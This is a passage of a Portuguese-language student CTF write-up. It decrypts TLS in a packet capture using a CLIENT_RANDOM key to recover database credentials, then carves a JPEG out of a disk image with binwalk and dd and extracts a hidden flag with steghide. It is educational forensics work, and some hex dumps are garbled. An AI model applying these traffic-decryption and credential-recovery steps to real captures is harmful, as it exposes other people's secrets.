-rw-rw-r-- 1 rm553022 rm553022 47597 Nov 11 11:52 pass.pcap  
-rw-rw-r-- 1 rm553022 rm553022 139921507 May 12 2023 rockyou.txt  
-rw-rw-r-- 1 rm553022 rm553022 21807 Nov 12 12:36 secreto.pcapng  
  
(rm553022@rm553022)~/Downloads  
$ xxd secreto.pcapng  
00000000: 0a0c 0d0a 7300 0000 4d3c 2b1a 0000 0000 ....X...M<+...  
00000010: ffff ffff ffff ffff 0000 0000 4c69 6e75 .....Linu  
00000020: 7826 332e 3138 2e31 2d31 2441 5243 4800 x 3.18.1-1-ARCH.  
00000030: 0000 3900 4475 6d70 0361 7020 2057 0972 .9.Dumpcap (Wir  
00000040: 6573 6861 726b 2920 312e 3939 2e31 2028 eshark) 1.99.1 (  
00000050: 4769 7420 5265 7620 556e 6b6e 5f77 6e20 Git Rev Unknown  
00000060: 6672 6f6d 2975 6e6b 6e6f 776e 2900 0000 from unknown)...  
00000070: 0000 0000 7300 0000 0000 0000 5400 0000 ....X...T...  
00000080: 0000 0000 0000 0000 0000 0000 6574 6830 .....etho  
00000090: 0900 0000 0000 0000 0000 0000 0074 6370 .....tcp
```

Fonte – Terminal Kali Linux.

Com isso foi possível localizar o client random.

Figura 9 - Secreto.pcapng.




```
rm553022@rm553022: ~/Downloads
00005310: 0000 45 00 0034 24 00 4000 40 00 8FF3 0000 ..E..4$ @.
00005320: 0266 c0a0 0265 00a0 0000 0007 6347 56ff f...e...cGV.
00005330: 0000 0000 0000 0042 0000 0000 000a 2a4a .....B....*J
00005340: 7b18 0000 0000 0000 6400 0000 0000 0000 {...j..d....
00005350: 6400 0000 0000 0000 0076 0000 0000 0000 d.....v....l
00005360: 4200 0000 4200 0000 0000 0000 0000 0000 B...B....
00005370: 0a18 0114 0000 4500 0034 33 02 4000 40 00 .....E..43 @.
00005380: 0000 c0a0 0265 c0a0 0266 0000 00ff 56ff .....f...V.
00005390: 0000 0007 6348 0012 00fc 0028 0000 0000 ....CH...(.
000053a0: 000a 0000 006b 2a4a 7b18 0000 6400 0000 ....k*J{...d...
000053b0: 0000 0000 6400 0000 0000 0000 0076 0012 ....d.....v...
000053c0: 0000 f06c 4200 0000 4200 0000 0013 0a18 ....lB...B....
000053d0: 0114 0000 0000 0000 0000 4500 0034 2400 .....E..4$
000053e0: 4000 40 00 8FF3 c0a0 0266 c0a0 0265 00a0 @.@...f...e...
000053f0: 0000 0007 6348 56ff 0000 0018 0114 0042 ....CHV...B
00005400: 0000 0000 000a 2a4a 7b18 0000 006b 0000 .....*J{...k..
00005410: 6400 0000 0000 0000 6c00 0000 0000 0000 d.....l.....
00005420: f0d0 0000 0000 4761 0000 0000 436f 756e ....Ga...Count
00005430: 7465 7273 2070 726f 7669 6465 6420 6279 ters provided by
00005440: 2064 756d 7063 6170 0000 0000 f0d0 0000 dumpcap.....
00005450: 0000 0060 0000 0000 f0d0 0000 0000 4761 ....Ga
00005460: 0000 0000 2a00 0000 0000 0000 0000 0000 .....*.....
00005470: 0000 0000 0000 0000 0000 0000 6c00 0000 .....l...
00005480: 434c 4945 4e54 5f52 414e 444f 4d20 3033 CLIENT_RANDOM 03
00005490: 4544 3739 4536 4431 4242 4646 3435 3443 ED79E6D1BBFF454C
000054a0: 3843 3531 3234 3234 4435 4236 4232 3444 8C512424D5B6B24D
000054b0: 3234 4146 4142 3133 3037 4232 3441 4639 24AFAB1307B24AF9
000054c0: 3146 3434 3033 3530 3935 3544 4445 2031 1F4403509550DE 1
000054d0: 3442 4437 3844 3342 4346 3546 3046 3941 48D78D3BCF5F0F9A
000054e0: 4536 3035 4135 3643 3938 3146 3637 4344 E605A56C981F67CD
000054f0: 4145 4546 3144 4138 4332 3032 4245 4146 AEEF1DA8C2028EAF
00005500: 3132 4333 3230 3737 4445 4537 3334 3446 12C32077DEE7344F
00005510: 3037 3038 3941 3245 4535 4234 3932 4241 07089A2EE5B492BA
00005520: 4536 3132 4344 4636 4338 4230 3732 33 E612CDF6C8B0723

rm553022@rm553022:~/Downloads$
```

Fonte – Terminal Kali Linux.

Foi necessário criar um arquivo .log para descriptografar o TLS.


Figura 10 – TLS.Log.



Fonte – Kali Linux.

Mas o random do log ‘Client Hallo’ dentro do arquivo.


Figura 11 - Secreto.pcapng.



Fonte Wireshark.

No log 13, temos as informações do usuário e senha para o Banco de Dados.

Figura 12 - Secreto.pcapng.



Fonte – Wireshark.


Com isso chegamos até a FLAG.

FIAP{test_testdb}.

5. ARQUIVO SECRETO

Neste CTF o objetivo é restaurar a imagem e encontrar o segredo.

Figura 13 – Disco.



```
(rm553022@rm553022)-[~]
$ ls -l
total 32
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Desktop
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Documents
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 18 14:45 Downloads
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Music
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Pictures
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Public
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Templates
drwxr-xr-x 2 rm553022 rm553022 4096 Nov 16 12:34 Videos

(rm553022@rm553022)-[~]
$ cd Downloads

(rm553022@rm553022)-[~/Downloads]
$ ls -l
total 32
-rw-rw-r-- 1 rm553022 rm553022 29822 Nov 18 14:45 disco

(rm553022@rm553022)-[~/Downloads]
$ ls
disco

(rm553022@rm553022)-[~/Downloads]
$ binwalk disco

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
29166        0x71EE       JPEG image data, JFIF standard 1.01

(rm553022@rm553022)-[~/Downloads]
$ dd if=disco of=imagem_extraida1.jpg bs=1 skip=29166
656+0 records in
656+0 records out
656 bytes copied, 0.00176488 s, 372 kB/s

(rm553022@rm553022)-[~/Downloads]
$ dd if=disco of=imagem_extraida2.jpg bs=1 count=29166
29166+0 records in
29166+0 records out
29166 bytes (29 kB, 28 KiB) copied, 0.080597 s, 362 kB/s


(rm553022@rm553022)-[~/Downloads]
$
```

Fonte - Kali Linux.

```
dd if=disco of=imagem_extraida1.jpg bs=1 skip=29166
```

```
dd if=disco of=imagem_extraida2.jpg bs=1 count=29166
```


Figura 14 – Disco.



Fonte – Kali Linux.

Foi possível restaurar a 'imagemfinal.jpg'.

Figura 15 – Disco.



```
rm553022@rm553022: ~/Downloads
File Actions Edit View Help
└─$ steghide imagemfinal.jpg
Command 'steghide' not found, but can be installed with:
sudo apt install steghide
Do you want to install it? (N/y)y
sudo apt install steghide
[sudo] password for rm553022:
Installing:
  steghide

Installing dependencies:
  libmbedtls libmhash2

Suggested packages:
  libmbedtls-dev mcrpypt

Summary:
  Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 0
  Download size: 309 kB
  Space needed: 907 kB / 6002 MB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libmbedtls4 amd64 2.5.8-8 [72.2 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 steghide amd64 0.5.1-15 [144 kB]
Get:2 http://mirror.ufro.cl/kali kali-rolling/main amd64 libmhash2 amd64 0.9.9.9-10 [92.4 kB]
Fetched 309 kB in 1s (228 kB/s)
Selecting previously unselected package libmbedtls4:amd64.
(Reading database ... 407173 files and directories currently installed.)
Preparing to unpack .../libmbedtls4_2.5.8-8_amd64.deb ...
Unpacking libmbedtls4:amd64 (2.5.8-8) ...
Selecting previously unselected package libmhash2:amd64.
Preparing to unpack .../libmhash2_0.9.9.9-10_amd64.deb ...
Unpacking libmhash2:amd64 (0.9.9.9-10) ...
Selecting previously unselected package steghide.
Preparing to unpack .../steghide_0.5.1-15_amd64.deb ...
Unpacking steghide (0.5.1-15) ...
Setting up libmhash2:amd64 (0.9.9.9-10) ...
Setting up libmbedtls4:amd64 (2.5.8-8) ...
Setting up steghide (0.5.1-15) ...
Processing triggers for libc-bin (2.40-3) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...

(rm553022@rm553022)-[~/Downloads]
└─$ steghide extract -sf imagemfinal.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

(rm553022@rm553022)-[~/Downloads]
└─$
```

Fonte – Kali Linux.

